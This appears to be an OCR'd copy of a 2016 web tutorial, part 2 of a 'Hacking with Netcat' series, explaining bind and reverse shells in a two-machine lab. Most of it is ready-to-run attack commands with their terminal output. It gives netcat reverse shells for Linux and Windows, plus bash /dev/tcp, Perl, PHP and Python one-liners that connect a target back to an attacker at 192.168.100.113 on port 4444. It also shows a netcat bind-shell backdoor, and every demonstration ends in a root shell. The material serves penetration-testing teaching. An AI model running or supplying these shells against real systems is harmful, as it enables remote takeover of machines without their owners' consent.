


Hacking with Netcat part 2: Bind and reverse shells

2

BY HACKING TUTORIALS ON NOVEMBER 15, 2016NETWORKING

In part 1 of the Hacking with Netcat tutorials we have learned the very basics of Netcat. Now it is time to dive deeper into the most popular and common usage of Netcat: Setting up bind shells and reverse shells. In this tutorial we will be learning about the difference between a bind shell and a reverse shell and how to use them. Quite often Netcat is not present on systems as it could be considered as a potential security issue. In these cases we will learn about how to use other tools and programming languages than Netcat which replaces some functionality to setup a reverse shell. Programming and script languages like Python, PHP, Perl and Bash are great alternatives. We will conclude this tutorial with how to use bind shells.

In this tutorial we will be learning how to use Netcat for:

- Reverse shells
- Bind shells

We will demonstrate these techniques using a couple virtual machines running Linux and through some visualization. The hacking with Netcat tutorials will be divided in the following 3 parts:

- Hacking with Netcat part 1: The Basics
- Hacking with Netcat part 2: Bind and Reverse shells
- Hacking with Netcat part 3: Advanced Netcat techniques

If you are not familiar with Netcat and haven't read the first part of Hacking with Netcat we recommend you to read that first. Let's move on and have a look at how to use bind shells and reverse shell in Netcat.


Netcat reverse shells

A very popular usage of Netcat and probably the most common use from penetration testing perspective are reverse shells and bind shells. A reverse shell is a shell initiated from the target host back to the attack box which is in a listening state to pick up the shell. A bind shell is setup on the target host and binds to a specific port to listens for an incoming connection from the attack box. In malicious software a bind shell is often revered to as a backdoor.

In the following paragraphs we will be demonstrating the use of bind and reverse shell. We will be using port 4444 throughout this tutorial but please note that this can be any open port instead. In fact, often you need to use more common ports like 80 and 443 to setup reverse shells as it is more common for these ports to be open.

Setting up Netcat Reverse Shells

Let's have a look at the visualization of a reverse Netcat shell to get a better understanding of how it works:



Netcat Reverse Shell explained.

In this example the target connects back to the attack box using port 4444. The –e option sends back a Bash shell to the attack box. Please note that we can also use the –e option with cmd.exe on Windows. Let's say we have found a remote code execution (RCE) vulnerability on the target host. We can than issue the Netcat command with –e on the target host and initiate a reverse shell with Netcat to issue commands.

Let's have a look at how this works with the following example where we've setup 2 Linux systems with Netcat.

Netcat reverse shell example

In order to setup a Netcat reverse shell we need to follow the following steps:

1. Setup a Netcat listener.
2. Connect to the Netcat listener from the target host.
3. Issue commands on the target host from the attack box.

First we setup a Netcat listener on the attack box which is listening on port 4444 with the following command:

```
nc –lvp 4444
```

Than we issue the following command on the target host to connect to our attack box (remember we have remote code execution on this box):


For Linux:

```
nc 192.168.100.113 4444 –e /bin/bash
```

For Windows:

```
nc.exe 192.168.100.113 4444 –e cmd.exe
```

On the attack box we now have a bash shell on the target host and we have full control over this box in the context of the account which initiated the reverse shell. In this case the root user initiated the shell which means we have root privileges on the target host.



root@target: ~
File Edit View Search Terminal Help
2
root@attacker: ~
File Edit View Search Terminal Help
1
3

```
root@target:~# nc 192.168.100.113 4444 -e /bin/sh
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55010
id
uid=0(root) gid=0(root) groups=0(root)
```

An example of a Netcat reverse shell.

The top window with the green console text is the target host and the lower console is the attack box. As we can see we have root access from attacker 192.168.100.113 on target host 192.168.100.107.


Reverse shell without Netcat on the target host

One major downside on the shown example is that you need Netcat on that target host which is very often not the case in real world scenario's. In some cases Netcat is present, or we have a way to install it, but in many cases we need to use alternatives ways to connect back to the attack box. Let's have a look at a few alternative ways to setup a reverse shell.

Bash reverse shell

With can also use Bash to initiate a reverse shell from the target host to the attack box by using the following command:

```
bash -i >& /dev/tcp/192.168.100.113/4444 0>&1
```


root@target: ~
File Edit View Search Terminal Help
root@Host: ~
File Edit View Search Terminal Help

```
root@target:~# bash -i >& /dev/tcp/192.168.100.113/4444 0>&1
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55014
root@Host:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Host:~#
```


An example of a Bash reverse shell.

As we can see Netcat on that attack box also accepts a bash reverse shell.

Perl reverse shell

If Perl is present on that remote host we can also initiate a reverse shell using Perl. Run the following command on the target host to setup the reverse shell:

```
perl -e ‘use
Socket;$i=”192.168.100.113″;$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(“tcp”))
;if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(ST
DERR,”>&S”);exec(“/bin/sh -i”);};’
```


root@target: ~
File Edit View Search Terminal Help
root@attacker: ~
File Edit View Search Terminal Help

```
root@target:~# perl -e 'use Socket;$i="192.168.100.113";$p=4444;socket(S,PF_INET
,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55022
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


An example of a Perl reverse shell.

PHP reverse shell

When PHP is present on the compromised host, which is often the case on webservers, it is a great alternative to Netcat, Perl and Bash. Let's run the following code to use PHP for the reverse shell to the attack box:

```
php -r '$sock=fsockopen("192.168.100.113",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

As we can see this reverse shell one liner also returns a /bin/sh shell.



root@target: ~
File Edit View Search Terminal Help
root@attacker: ~
File Edit View Search Terminal Help

```
root@target:~# php -r '$sock=fsockopen("192.168.100.113",4444);exec("/bin/sh -i
<&3 >&3 2>&3");'
```


```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55018
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

An example of a PHP reverse shell.

Python reverse shell

Python is also a very commonly installed language on Linux machines. The following command issues a reverse shell using Python:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.100.113",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


root@target: ~
File Edit View Search Terminal Help
root@attacker: ~
File Edit View Search Terminal Help


```
root@target:~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_
INET,socket.SOCK_STREAM);s.connect(("192.168.100.113",4444));os.dup2(s.fileno(),
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);'
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55020
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

An example of a Python reverse shell.

Netcat Bind Shell

As we've mentioned earlier in this Hacking with Netcat tutorial a bind shell is a shell that binds to a specific port on the target host to listen for incoming connections. Let's have a look at the visualization of a bind Netcat shell:



Netcat Bind Shell explained.


In this visualization the target binds a Bash shell to port 4444 using a Netcat listener. The attacker connects to this port using a simple Netcat command. The steps to setup a bind shell are as following:

1. Bind a bash shell to port 4444 using Netcat.
2. Connect to the target host on port 4444 from the attack box.

3. Issue commands on the target host from the attack box.

Netcat Bind shell example

Let’s see how this looks on the console:



root@target: ~
File Edit View Search Terminal Help
root@attacker: ~
File Edit View Search Terminal Help
1
2
3
www.hackingtutorials.org

```
root@target:~# nc -lvp 4444 -e /bin/sh
listening on [any] 4444 ...
192.168.100.113: inverse host lookup failed: Unknown host
connect to [192.168.100.107] from (UNKNOWN) [192.168.100.113] 50608
```

```
root@attacker:~# nc 192.168.100.107 4444
id
uid=0(root) gid=0(root) groups=0(root)
```

Netcat Bind Shell example.

The target host binds a Bash shell to port 4444, than the attack connects to that port using Netcat and gains a root shell on the target.

Lessons learned

In part 2 of the Hacking with Netcat series we have learned that reverse shell connect back from a target host to the attack box. We have learned that we do not necessarily need Netcat to initiate the reverse shell, we can also use PHP, Python, Perl, Bash and many more alternatives. We’ve tried reverse shells with the most common programming and scripting languages. We also learned about bind shells. Bind shells bind a service to a specific port on the target host listening for an incoming connection from the attack box.

In part 3 of Hacking with Netcat we will be looking at some more advanced techniques like redirecting traffic, piping Netcat and setting up Netcat as a proxy.